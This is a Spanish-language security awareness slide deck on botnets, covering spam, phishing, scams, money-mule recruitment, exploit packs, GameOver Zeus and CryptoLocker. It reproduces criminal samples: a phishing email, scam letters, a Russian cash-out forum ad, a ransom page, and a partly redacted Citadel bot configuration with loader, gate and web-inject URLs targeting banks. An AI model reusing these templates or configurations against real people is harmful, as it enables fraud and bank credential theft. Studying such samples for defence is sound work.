

Botnet como arma de control total

Lic. Cristian Borghello, CISSP – CCSK – MVP

www.segu-info.com.ar

info@segu-info.com.ar

@seguinfo

@CursosSeguInfo



SEGU.INFO
SEGURIDAD DE LA INFORMACION

AGASSI

Sobre Cristian Borghello

- Licenciado en Sistemas UTN desde 2000
- Desarrollador desde los 8 años
- CISSP (Certified Information Systems Security Professional) desde 2008
- Microsoft MVP Security (Most Valuable Professional) desde 2010
- CCSK (Certificate of Cloud Security Knowledge) desde 2014
- Creador y Director de **Segu-Info**
- Consultor independiente en Seguridad de la Información



Relación Spam y Malware

- El spam es un medio eficaz, eficiente y barato para propagar malware
- Gran parte del spam actual se difunde a través de botnet
- Ofrece anonimidad al delincuente
- El malware actual instala un servidor SMTP propio para enviar correos desde los equipos infectados
- Es parte fundamental del circuito delictivo



Spam → Malware

De: AMAZON.CO.UK [mailto:yavagety@Amazon.co.uk]
Enviado el: miércoles, 30 de julio de 2014 08:46 a.m.

SHA256: 3df423cf53b006cf4b2d3421304e765f8dad7832ddd71e1a1ee5864a4fe76f11

Nombre: 01-2771530011.zip

Detecciones: 3 / 53

Fecha de análisis: 2014-07-22 14:58:31 UTC (hace 1 semana) [Ver el más reciente](#)

Análisis

Información adicional

Comentarios 1

Votos

Antivirus

Resultado

Avast

TR/Crypt.TPM.Gen

BitDefender

HW32.CDB.212c

ClamAV


probably a variant of Win32/Packed.Themida



Phishing

Phishing: acrónimo de *Password Harvesting Fishing* (recolección y pesca de contraseñas)

- Actividad que intenta obtener de forma fraudulenta, información personal sensible (datos personales, contraseñas, PIN, tarjetas de crédito, etc.) a través de la simulación de identidad de un entidad conocida por la víctima (*spoofing*)
- El método principal utilizado es el engaño a través de técnicas de Ingeniería Social



no hay números (estadísticas) por eso “no hay casos”

Fuente: www.phishtank.com




Pasos del Phishing

1. El **delincuente** crea el sitio web falso
2. Lo aloja en servidores vulnerados o gratuitos
3. Envía spam a usuarios al azar (según su BD)
4. El **usuario** recibe el correo electrónico
5. Hace clic en el enlace del correo electrónico y es direccionado al sitio web falso
6. Ingresa su información en el formulario
7. Recibe un mensaje de error, o es direccionado al sitio web real
8. La información está en poder del delincuente



Características de un correo falso

Subject: Alerta Nueva Actualizacion En Nuestro Sistema De Seguridad, Activacion
From: atencioncliente@bbva.com.ar
Date: Tue, 25 Oct 2011 19:00:26 +0200



ESTIMADO CLIENTE DE BANCO FRANCES

Estimado cliente de Banco Frances, nuestro sistema informático de verificación de datos ha encontrado un error a la hora de cotejar los datos en nuestra base bancaria. La información de su cuenta bancaria ha cambiado o está incompleta.

Esto puede ser debido a:

- 1) La introducción de datos erróneos en el sistema de registro inicial.
- 2) Un reciente cambio en sus datos personales.
- 3) Un error interno del sistema.

Por favor haga click en el enlace abajo mostrado para verificar que todo está en orden y evitar futuros errores o pérdida de datos.

Puede entrar a su cuenta haciendo click sobre el siguiente enlace:

<http://www.bancofrances.com.ar>

Banco frances pone a tu disposición, sin costo adicional nuevos servidores que cuentan con la última tecnología en protección y encriptación de datos.

<http://informatic...str.es/>

Asunto con gravedad

Spoofing de Remitente

Imagen de la entidad afectada

Ausencia del nombre del receptor

Errores gramaticales
Errores de ortografía

Supuesto enlace a la entidad

Enlace al sitio falso



Scam

Scam: engaño que busca provocar algún perjuicio patrimonial a través de transacciones financieras con la víctima

- El atacante lucra de forma directa con la víctima a través de dichas transacciones
- La víctima generalmente cree que ganará algo de las acciones realizadas
- También se los conoce como “Carta nigeriana”, “el cuento del tío” y “estafas 419”

Tipos de scam: <https://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-754.pdf>

Casos reales: <http://www.bobbear.co.uk/>



Le doy las gracias, una vez más, me gustaría que también usted cara a cara, i como mucho y no...
usted es la voluntad de d...
tipo Del hombre i Espero...
amor a cualquier otro ho...
buscar otro man.Please i...
existencia De este diner...
secreto, porque a otras p...
estarán en ella y estoy u...
escribir, i confianza Recu...
Todos ustedes esta infor...

De: mariette@rotary[ELIMINADO].com
Fecha: 14 de mayo de 2011 10:24
Asunto: buenas dias

ocultar detalles 10:24 (Hace 44 minutos)

Buenos Dias!

es un placer informarle que iniciamos la seleccion de representantes para el empleo del Agente en Espana. Nuestro papel consiste en encontrar a los mejores candidatos que satisfagan las necesidades de nuestros compradores. La cantidad de plazas para dicho cargo es limitado, por eso asalariamos segun los resultados del concurso, escogemos a los mejores candidatos y es posible que Usted sea la persona que buscamos. Usted tiene que corresponder a todos los reherimientos de nuestra compacha: afabilidad Conocimiento del ingles hablado (!) Manejar el ordenador a nivel usuario. Persistencia en el trabajo. Salario de 2500 euros. Para recibir la informacion mas detallada escribe al e-mail: [contactus@fenex\[ELIMINADO\].com](mailto:contactus@fenex[ELIMINADO].com)

He informado al banco a...
único que me dijo es bus...
debido a mi condición de...
tendrá el 20% de El total...
administrado por usted e...
En este sentido me gusta...
inmediato esta informaci...
lo que desea saber las p...
3.5million dólares deposi...
Parientes más próximos...
La información de contac...
ROYAL BANK OF SCOTLA...
EMAIL: infor_rbsbank@...
Transferencia oficial: MR...
Tel +447017029256 Fax:...

Mariette, le 28 mai 2002
la LOTTERIE PRIMITIVE
certains numéros, des
non figurant sur le numéro
de 65-67-69-30 lesquels ont
8 huit cents dix euros) in
e composante d'un montant
réparti en entre 31 lauréats
seront pas responsables de
recommandons de garder
par transfert intégral votre
sur détournement, profit et
L'Autorité de l'Emploi du
agence administrative pour
scrutin entre 950 000 noms
de l'Europe, de l'Asie, de
Bande) comme partie de la
prix nous vous prions de
des services étrangers de la
pour les formalités du
toute les prix non réclamés
non réclamé. Il vous est
de votre JASP description
bevés, que une
POLICIA NACIONAL
M^o INTERIOR

<http://blog.segu-info.com.ar/search/label/scam>
<http://blog.segu-info.com.ar/2010/02/relato-de-una-estafa-scaml>

Reclutamiento de mulas

- **Mulas o muleros:** personas que blanquean o lavan dinero fraudulento, habitualmente sin saberlo
1. El estafador recluta a la mula mediante oferta *“gana mucho y trabaja poco”*
 2. La víctima proporciona sus datos bancarios
 3. El estafador deposita en la cuenta dinero que procede de actividades delictivas (virtuales o físicas)
 4. El estafado es autorizado por el estafador a retener una comisión de ese dinero ingresado (10%) y mueve el resto otra cuenta/medio que le proporciona el estafador
 5. La sucesión de cuentas hacen irrastreable la procedencia del dinero y del estafador



Botnet

Conjunto de sistemas infectados y que son controlados por un sistema central y que generalmente tiene un objetivo financiero y económico



“La supercomputadora más potente del mundo está en línea”

Ph.D. Peter Guttman

Bot proviene de "robot", programa o agente que realiza una tarea simulando acciones humanas



Otras definiciones

- **Bot/Zombie:** nombre que recibe cada sistema controlado
- **Botmaster/Botherder:** persona que controla y/o es dueño y responsable de la botnet
- **C&C (Comando & Control):** punto central de control desde donde el botmaster opera la botnet
- Se utiliza el principio del poder del cómputo distribuido para efectuar tareas dañinas




Objetivos de una Botnet

- Robar credenciales financieras/bancarias
- Enviar de spam
- Realizar ataques de denegación de servicio distribuido (DDoS)
- Construir servidores web para alojar material pornográfico y pedofílico
- Construir servidores web para ataques de phishing
- Redes privadas de intercambio de material ilegal (warez, cracks, seriales, etc)
- Distribución e instalación de nuevo malware
- Abuso de publicidad online como AdSense
- Manipulación de juegos online
- **Imaginación!!**



Capas de una Botnet



Negocios, solo eso

- Las botnets se convirtieron en una **economía virtual** con clientes finales, revendedores, distribuidores, etc.
- El creador de malware vende su “producto o servicio” al creador de la botnet
- El botmaster alquila o vende la red
- El spammer distribuye más correo con publicidad
- Cualquier delincuente puede almacenar su información en equipos de usuarios infectados
- Cualquiera puede utilizar la red para realizar DDoS
- Las empresas venden los productos publicitados
- Cualquiera de ellos distribuye más malware infectando más equipos y retroalimentando el sistema

Nuevos servicios

- **Malware as a Service (MaaS):** modelo para difundir e instalar malware a medida a través de Internet, generalmente mediante inyección de código en sitios web
- **Criminal to Criminal (CtC):** servicios y negocios criminales realizados virtualmente
- **CyberCrime as a Service (CaaS):** modelo de negocio para recolectar, comprar y vender información obtenida en forma fraudulenta en Internet

Modelo de organizaciones criminales centradas en el malware y distribuidas en Internet para generar ingresos rápidos



Un robo masivo

- **CyberVor** acumuló 4,5 mil millones de registros de credenciales robadas
- 1.200 millones de credenciales únicas
- Robaron más de 420.000 sitios web y FTP



afirma que un grupo ruso se apoderó de alrededor de 1,2 mil millones de contraseñas y direcciones de correo electrónico en el mundo. De confirmarse, este robo de contraseñas, constituiría el mayor robo informático llevado a cabo hasta ahora, indicaron expertos ayer, recalcando el método poco común usado en esta oportunidad.

Después de más de siete meses de investigación, Hold Seguridad identificó un grupo ruso que se encuentra actualmente en posesión de la mayor cantidad de datos robados. Si bien la banda no tenía nombre, se la apodó "CyberVor" ("vor", significa "ladrón" en ruso).

<http://blog.segu-info.com.ar/2014/08/cybervor-roban-12-mil-millones-de.html>




Malware y exploits

- **Conficker:** aprovecha un 0-Day en un servicio de Windows. Fue solucionado con la actualización MS08-067
- **Stuxnet:** utiliza cuatro vulnerabilidades 0-Day
- **Duqu:** aprovecha de un 0-Day en el Kernel
- **Slapper:** familia de gusanos de Linux que aprovechan una vulnerabilidad en OpenSSL
- Cada día aparecen vulnerabilidades y 0-Day para cualquier plataforma y aplicación



Exploit Packs (I)


Exploit Packs: paquetes comerciales con gran cantidad de *exploits* funcionales y utilizados para infectar



<http://contagiodump.blogspot.com.ar/2010/06/overview-of-exploit-packs-update.html>



Exploit Packs (II)



Vendo, vendo...

... (This post was last modified on 2013-02-24 AM by imposition.)

НЕРАЗВОДНЫЕ ДРОПЫ ПОД КРУПНЫЕ ЗАЛИВЫ В

БЫСТРЫЙ И ГАРАНТИРОВАННЫЙ ОБНАЛ ПРИНИМАЕМ WIRE/ACH (NEXT DAY) ОТ 10K

ПАРТНЁРАМ С НАМИ УДОБНО:

- уникальная админка - жрать ответов не придётся
- отреагируем на все поставленные задачи моментально
- адаптируем каждую функцию дропа под клиента
- вовремя проплатим WMZ/LR/WU, обналичим WU/MO
- также обналичим возрат налога, Д*П и тп
- примем почтой или заберем в шопе дорожные товары
- в наличии дропы под иные интересные темы

РАБОТАЕМ ПРИ НАЛИЧИИ РЕКОМЕНДАЦИЙ!

контакты в PM

sincerely yours, FOREIGN AGENTS

• CVE-2010-0188 (PDF LIBTFF)
• CVE-2006-0003 (MDAC)


Drive-by-Download

Proceso por el cual se explotan vulnerabilidades, se descarga y/o ejecuta malware a través de *scripts* inyectados en páginas web



Watering Hole Attack

A través de un sitio confiable, se redirige al usuario. El sitio confiable es comprometido para llevar al usuario a la espionaje.



Fuente: <http://www.segu-info.com.ar>

BrutPOS

- La
- in
- lu
- La

Страницы: 1 2 3 26 27 28 Фильтр

#	IP бота	Страна	Состояние b/g/e/l/v	Отступ	Инфо	Действия
6			101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:48:24		🟢 🛑 ✖
7		Ukraine	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:29:50		🟢 🛑 ✖
10		United States	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:59:24		🟢 🛑 ✖
39			101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:46:59		🟢 🛑 ✖
41		Russian Federation	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:58:46		🟢 🛑 ✖
49		Canada	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:59:19		🟢 🛑 ✖

The impact of this global cyber threat has been significant. According to industry estimates, botnets have caused over \$9 billion dollars in losses to U.S. victims and over \$110 billion in losses globally. Approximately 500 million computers are infected globally each year, translating into 18 victims per second.

293		Brazil	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 19:32:17		🟢 🛑 ✖
302			101/ 0/ 0/ 5/ 0.0.1	12.06.2014 13:27:13		🟢 🛑 ✖
340		Macedonia	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:59:07		🟢 🛑 ✖
466		Costa Rica	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:55:03		🟢 🛑 ✖
1277		Hong Kong	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:46:53		🟢 🛑 ✖
1664		Zimbabwe	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:58:31		🟢 🛑 ✖
2585		Brazil	100/ 0/ 1/ 5/ 0.0.1	12.06.2014 03:53:42		🟢 🛑 ✖
2944			101/ 0/ 0/ 5/ 0.0.1	12.06.2014 20:22:53		🟢 🛑 ✖

<http://bl>
<http://w>

bruteforcing-botnet-targeting-pos-systems.html



GameOver Zeus y Cryptolocker

- A diferencia de versiones anteriores de Zeus, con un C&C, la versión **GameOver Zeus** posee una infraestructura descentralizada mediante una red Peer-to-Peer
- Los comandos pueden provenir de cualquier sistema infectado, dificultando su localización
- Uno de los objetivos es propagar **CryptoLocker**, un *ransomware* que cifra archivos y luego pide un rescate en dinero para entregar las claves

<http://blog.segu-info.com.ar/2014/06/fbi-desbarata-botnet-game-over-zeus-go.html>



GameOver Zeus y Cryptolocker



**WANTED
BY THE FBI**

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering; Conspiracy to Commit Bank Fraud


**EVGENIY MIKHAILOVICH
BOGACHEV**



Multimedia: Images

Aliases:
Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingssoon"

GameOver Zeus y Cryptolocker



Microsoft Excel - excel.xls

	A	B	C	D	E	F	G	H
1	9h—δ†βU9o02oEKoaoo!^< >=Rq3μ8z#Aα~ÖH							
2	O2o~,oKãt ouoo-S`La`ÁU`AVožo`É#òZoo&Opiki`o%D%Z/gúãž\$€NCEi•ñUb-%_]k							
3	Ö••8oê/~!&β:δ@w2•ãÁ×£É) o uPrp[adéjμA;Tα~OZ°ImoãÖ`YÓYç%ouBtq`"N%o;`oíα							
4	<•>βoœoæioœ`o•xÔ†%o o o o UÜÈ%o`o...—o o†!ÁÁ™dpN²>i9Aíα/`oiÁsé,è							
5	ùr* iô							
6	íα% XÆÑj...\$DJúθíÁoÁVô•)oÉ*íC on o							
7	ãLý+`eÁí(ĈÜoÓUw6; oðoδA-¿-ãoš`o o o \$CEÉoxf# a9o`pi0oèoj							
8	6k<`a"eooè:É;4oÁ6o hvG±no`shúoo•ýo[ouqœ™6o o o NŽçO\$ o ÁU							
9	í o í l q, o Uœ Yδβ; o €XqE† m É°GQÇ~•o epOoi\$`-o CE`št oúéZÆorf"ø]							
10	7h@miÉTcofÁcÉç o o uúo•z&™oHo<<ã†Mo o q†o×hNão0o o o o pPÁækÇ=CE#A							
11	\$%<†pU#%f-1Qúí\$_o p							
12	~uoÓ!@*irllá'tÁ,yw*+o`@k							
13	í o o œÉ`É`K¿í o PSÚo<ã%`Kã0zj,€0*í							

<http://www.fbi.gov/news/stories/2014/june/gameover-zeus-botnet-disrupted/documents/gameover-zeus-and-cryptolocker-poster-pdf>


Game

Your files are encrypted.
 You did not pay in time for decryption, that's why the decryption price increases 2 times. At the moment, the cost of decrypting your files is **1000 USD/EUR**. In case of failure to **12/06/14 - 12:04** your key will be deleted permanently and it will be impossible to decrypt your files.

Your system: Windows 7 (x64) First connect IP: 192.168.1.31 Total encrypted **10587** files.


Refresh Payment FAQ Decrypt 1 file for FREE Support

We present a special software - CryptoWall Decrypter - which is allow to decrypt and return control to all your encrypted files.
How to buy CryptoWall decrypter?

 **bitcoin**

1. You should register Bitcoin wallet (click here for more information with pictures)
2. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.
 Here are our recommendations:
 - [Coin.mx](#) - Recommended for fast, simple service. Takes Credit Card, Debit Card, ACH, Wire
 - [LocalBitcoins.com](#) - Service allows you to search for people in your community willing to sell bitcoins to you directly.
 - [coinmr.com](#) - Another fast way to buy bitcoins
 - [bitquick.co](#) - Buy Bitcoins Instantly for Cash
 - [How To Buy Bitcoins](#) - An international directory of bitcoin exchanges.
 - [Cash Into Coins](#) - Bitcoin for cash.
 - [CoinJar](#) - CoinJar allows direct bitcoin purchases on their site.
 - [amazon.com](#)
 - [bitlicious.com](#)
 - [ZipZap](#) - ZipZap is a global cash payment network enabling consumers to pay for digital currency.
3. Send 1.59 BTC to Bitcoin address: bRPwqr4EnMQdLx2CHH [Get QR code](#)
4. Enter the Transaction ID and select amount:

Note: Transaction ID - you can find in detailed info about transaction you made.
 (example 44214efca56ef039386ddb929c40bf34f19a27c42d07f5c3e2aa08114c4d1f2)
5. Please check the payment information and click "PAY".



SHOWTIME



64.215/builder/config.txt

```

entry "StaticConfig"
botnet "Vz1"
timer_config 4 9
timer_logs 3 6
timer_stats 4 8
timer_modules 1 4
timer_autoupdate 8
url_config1 "http://.77.2/webalizer/file.php|file=config.dll"

```

SHA256: 3

Nombre: citadel.exe

Detecciones: 30 / 44

Fecha de análisis: 2014-07-28 06:09:09 UTC (hace 3 días, 12 horas)

```

entry "DynamicConfig"
url_loader "http://.77.2/webalizer/file.php|file=julietasoft.exe"
url_server "http://.77.2/webalizer/gate.php"
file_webinjects "injects.txt"
url_webinjects "http://.77.2/webalizer/file.php"
entry "AdvancedConfigs"

end

entry "WebFilters"
"*wellsfargo.com/*"
"@payment.com/*"
"!http://*.com/*.jpg"
end

```






https://www.dropbox.com/sh/.../AAA84

De: julio '00.-

Enviado e

Para:

Asunto: e

Nombre	Tamaño	Modificado
	MB	Hace 14 días
		Hace 14 días
		Hace 14 días
	58 MB	Hace 14 días
	4.txt	
	5.txt	2,74 MB


iPLOP.



s en

control





Agradecimientos

A la Comunidad de Segu-Info
que todos los días [nos] aporta
conocimiento a través de los
distintos grupos de discusión



¡GRACIAS!

Lic. Cristian Borghello, CISSP – CCSK – MVP

www.segu-info.com.ar

info@segu-info.com.ar

@seguinfo

@CursosSeguInfo



SEGU.INFO
SEGURIDAD DE LA INFORMACION

AGASSI